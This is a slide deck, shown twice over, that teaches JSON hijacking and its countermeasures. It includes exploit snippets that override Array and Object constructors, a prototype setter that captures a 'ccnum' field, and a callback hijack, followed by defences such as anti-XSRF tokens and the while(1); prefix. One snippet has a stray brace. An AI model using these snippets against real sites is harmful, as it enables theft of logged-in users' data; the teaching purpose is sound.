JSON Hijacking & Countermeasures
Contents
 Introduction to JSON
 JSON Vs XML
 JSON Hijacking Methods
 JSON Hijacking Countermeasures

JSON Introduction
 JSON: JavaScript Object Notation.
 JSON is a syntax for storing and exchanging data.
 JSON is an easier to use alternative to XML.
 JSON is language independent *
* JSON uses JavaScript syntax, but the JSON format is text only,
just like XML.
Text can be read and used as a data format by any programming
language.
JSON Vs XML
<employees>
<employee>
<firstName>John</firstName> <lastName>Doe</lastName>
</employee>
<employee>
<firstName>Anna</firstName> <lastName>Smith</lastName>
</employee>
<employee>
<firstName>Peter</firstName> <lastName>Jones</lastName>
</employee>
</employees>
*********************************************************************************
{"employees":[
{"firstName":"John", "lastName":"Doe"},
{"firstName":"Anna", "lastName":"Smith"},
{"firstName":"Peter", "lastName":"Jones"}
]}
JSON Hijacking
 One of the first people to demonstrate JavaScript Hijacking was Jeremiah Grossman, who
identified a vulnerability in Google GMail.(Google has fixed the problem.) Google was
serving the current GMail users’ contacts in unprotected JavaScript, so an attacker could
steal the contact list using JavaScript Hijacking.
 JavaScript Hijacking builds upon another type of widespread vulnerability: cross-site request
forgery. A cross-site request forgery attack causes a victim to unwittingly submit one or more
HTTP requests to a vulnerable website
 JSON Array hack allowing an evil site to grab sensitive user data from an unsuspecting user
 The hack involves redefining the Array constructor, which is totally legal in Javascript

This vulnerability requires that you are exposing a JSON service which…
 …returns sensitive data.
 …returns a JSON array.
 …responds to GET requests.
 …the browser making the request has JavaScript enabled
 …the browser making the request supports the __defineSetter__
method.

This attack can be achieved in 3 major steps:
Step 1: Get an authenticated user to visit a malicious page.
Step 2: The malicious page will try and access sensitive data from the application
that the user is logged into. This can be done by embedding a script tag in an
HTML page since the same-origin policy does not apply to script tags.
<script src="http://<json site>/json_server.php"></script>
The browser will make a GET request to json_server.php and any authentication
cookies of the user will be sent along with the request.

Step 3: At this point while the malicious site has executed the script it does not
have access to any sensitive data. Getting access to the data can be achieved
by using an object prototype setter. In the code below an object prototypes
property is being bound to the defined function when an attempt is being made
to set the “ccnum” property.
Object.prototype.__defineSetter__('ccnum',function(obj){
secrets = secrets.concat(" ", obj);
});
At this point the malicious site has successfully hijacked the sensitive financial data
(ccnum) returned by json_server.php
 The main 4 ways you can format your JSON response are:
 1. Array Format
 2. Variable Setter Format
 3. Call Back Function
 4. Object (bad format)
JSON Format Being Tested:
[
[
"Joe Smith",
"London",
"Apples"
]
]
Exploit Code:
function Array() {
{
var obj = this;
var ind = 0;
var getNext = function(x) {
obj[ind++] setter = getNext;
if (x)
document.write(dump(x));
};
this[ind++] setter = getNext;
}
Array Format

Variable Setter
JSON Format Being Tested:
var result = {
"person":
{
"name":"Joe Smith",
"location":"London",
"fruit":"Apples"
}
}
Exploit Code:
document.write(result);

Call Back Function
 JSON Format Being Tested:
callBackFunction ({
"person":{
"name":"Joe Smith",
"location":"London",
“fruit":"Apples"
}
})
Exploit Code:
function
callBackFunction(data)
{
document.write(data);
}
Object (bad format):
JSON Format Being Tested:
({
"person":{
"name":"Joe Smith",
"location":"London",
"fruit":"Apples"
}
})
Exploit Code:
var obj;
function Object() {
obj = this;
// define a setter for the killme property
this.__defineSetter__(‘killme’, function(x) {
for (key in obj) {
if (key != ‘killme’) {
document.write(dump(obj));
}
}
});
// call the setter when the JSON parse is done
setTimeout("obj['killme']=2;", 0);
}
Object (bad format)
JSON Hacking Countermeasures
 The application should use standard anti-XSRF defenses to prevent cross domain
requests for sensitive data. Requests for JSON Objects should include an
unpredictable parameter that is verified before data is returned.
 When an application retrieves JSON objects from its own domain,it is not restricted
to using <script> tag
 One common mitigation is to make sure that your JSON service always returns its
response as a non-array JSON object.
Eg. The ASP.NET AJAX library uses the "d" parameter formatting for JSON data. This
forces the data in the example to appear in the following form:
{"d" : ["bankaccountnumber", "$1234.56"] }
 never return JSON arrays in a response
 you can restrict JSON requests to respond only to requests that use the HTTP POST
action.
 Why does Google prepend while(1); to their JSON responses?
 while(1);[['u',[['smsSentFlag','false'],['hideInvitations','false'],
['remindOnRespondedEventsOnly','true'],
['hideInvitations_remindOnRespondedEventsOnly','false_true'],
['Calendar ID stripped for privacy','false'],['smsVerifiedFlag','true']]]]
 The while(1); or &&&BLAH&&& prevents this: an AJAX request at mail.google.com will
have full access to the text content, and can strip it away. But a <script> tag insertion
blindly executes the JavaScript without any processing, resulting in either an infinite
loop or a syntax error
Thank You

JSON

  • 1.
    JSON Hijacking &Countermeasures
  • 2.
    Contents  Introduction toJSON  JSON Vs XML  JSON Hijacking Methods  JSON Hijacking Countermeasures
  • 3.
    JSON Introduction  JSON:JavaScript Object Notation.  JSON is a syntax for storing and exchanging data.  JSON is an easier to use alternative to XML.  JSON is language independent * * JSON uses JavaScript syntax, but the JSON format is text only, just like XML. Text can be read and used as a data format by any programming language.
  • 4.
    JSON Vs XML <employees> <employee> <firstName>John</firstName><lastName>Doe</lastName> </employee> <employee> <firstName>Anna</firstName> <lastName>Smith</lastName> </employee> <employee> <firstName>Peter</firstName> <lastName>Jones</lastName> </employee> </employees> ********************************************************************************* {"employees":[ {"firstName":"John", "lastName":"Doe"}, {"firstName":"Anna", "lastName":"Smith"}, {"firstName":"Peter", "lastName":"Jones"} ]}
  • 5.
    JSON Hijacking  Oneof the first people to demonstrate JavaScript Hijacking was Jeremiah Grossman, who identified a vulnerability in Google GMail.(Google has fixed the problem.) Google was serving the current GMail users’ contacts in unprotected JavaScript, so an attacker could steal the contact list using JavaScript Hijacking.  JavaScript Hijacking builds upon another type of widespread vulnerability: cross-site request forgery. A cross-site request forgery attack causes a victim to unwittingly submit one or more HTTP requests to a vulnerable website  JSON Array hack allowing an evil site to grab sensitive user data from an unsuspecting user  The hack involves redefining the Array constructor, which is totally legal in Javascript
  • 6.
    This vulnerability requiresthat you are exposing a JSON service which…  …returns sensitive data.  …returns a JSON array.  …responds to GET requests.  …the browser making the request has JavaScript enabled  …the browser making the request supports the __defineSetter__ method.
  • 7.
    This attack canbe achieved in 3 major steps: Step 1: Get an authenticated user to visit a malicious page. Step 2: The malicious page will try and access sensitive data from the application that the user is logged into. This can be done by embedding a script tag in an HTML page since the same-origin policy does not apply to script tags. <script src="http://<json site>/json_server.php"></script> The browser will make a GET request to json_server.php and any authentication cookies of the user will be sent along with the request.
  • 8.
    Step 3: Atthis point while the malicious site has executed the script it does not have access to any sensitive data. Getting access to the data can be achieved by using an object prototype setter. In the code below an object prototypes property is being bound to the defined function when an attempt is being made to set the “ccnum” property. Object.prototype.__defineSetter__('ccnum',function(obj){ secrets = secrets.concat(" ", obj); }); At this point the malicious site has successfully hijacked the sensitive financial data (ccnum) returned by json_server.php
  • 9.
     The main4 ways you can format your JSON response are:  1. Array Format  2. Variable Setter Format  3. Call Back Function  4. Object (bad format)
  • 10.
    JSON Format BeingTested: [ [ "Joe Smith", "London", "Apples" ] ] Exploit Code: function Array() { { var obj = this; var ind = 0; var getNext = function(x) { obj[ind++] setter = getNext; if (x) document.write(dump(x)); }; this[ind++] setter = getNext; } Array Format
  • 11.
    Variable Setter JSON FormatBeing Tested: var result = { "person": { "name":"Joe Smith", "location":"London", "fruit":"Apples" } } Exploit Code: document.write(result);
  • 12.
    Call Back Function JSON Format Being Tested: callBackFunction ({ "person":{ "name":"Joe Smith", "location":"London", “fruit":"Apples" } }) Exploit Code: function callBackFunction(data) { document.write(data); }
  • 13.
    Object (bad format): JSONFormat Being Tested: ({ "person":{ "name":"Joe Smith", "location":"London", "fruit":"Apples" } }) Exploit Code: var obj; function Object() { obj = this; // define a setter for the killme property this.__defineSetter__(‘killme’, function(x) { for (key in obj) { if (key != ‘killme’) { document.write(dump(obj)); } } }); // call the setter when the JSON parse is done setTimeout("obj['killme']=2;", 0); } Object (bad format)
  • 14.
    JSON Hacking Countermeasures The application should use standard anti-XSRF defenses to prevent cross domain requests for sensitive data. Requests for JSON Objects should include an unpredictable parameter that is verified before data is returned.  When an application retrieves JSON objects from its own domain,it is not restricted to using <script> tag  One common mitigation is to make sure that your JSON service always returns its response as a non-array JSON object. Eg. The ASP.NET AJAX library uses the "d" parameter formatting for JSON data. This forces the data in the example to appear in the following form: {"d" : ["bankaccountnumber", "$1234.56"] }  never return JSON arrays in a response  you can restrict JSON requests to respond only to requests that use the HTTP POST action.
  • 15.
     Why doesGoogle prepend while(1); to their JSON responses?  while(1);[['u',[['smsSentFlag','false'],['hideInvitations','false'], ['remindOnRespondedEventsOnly','true'], ['hideInvitations_remindOnRespondedEventsOnly','false_true'], ['Calendar ID stripped for privacy','false'],['smsVerifiedFlag','true']]]]  The while(1); or &&&BLAH&&& prevents this: an AJAX request at mail.google.com will have full access to the text content, and can strip it away. But a <script> tag insertion blindly executes the JavaScript without any processing, resulting in either an infinite loop or a syntax error
  • 16.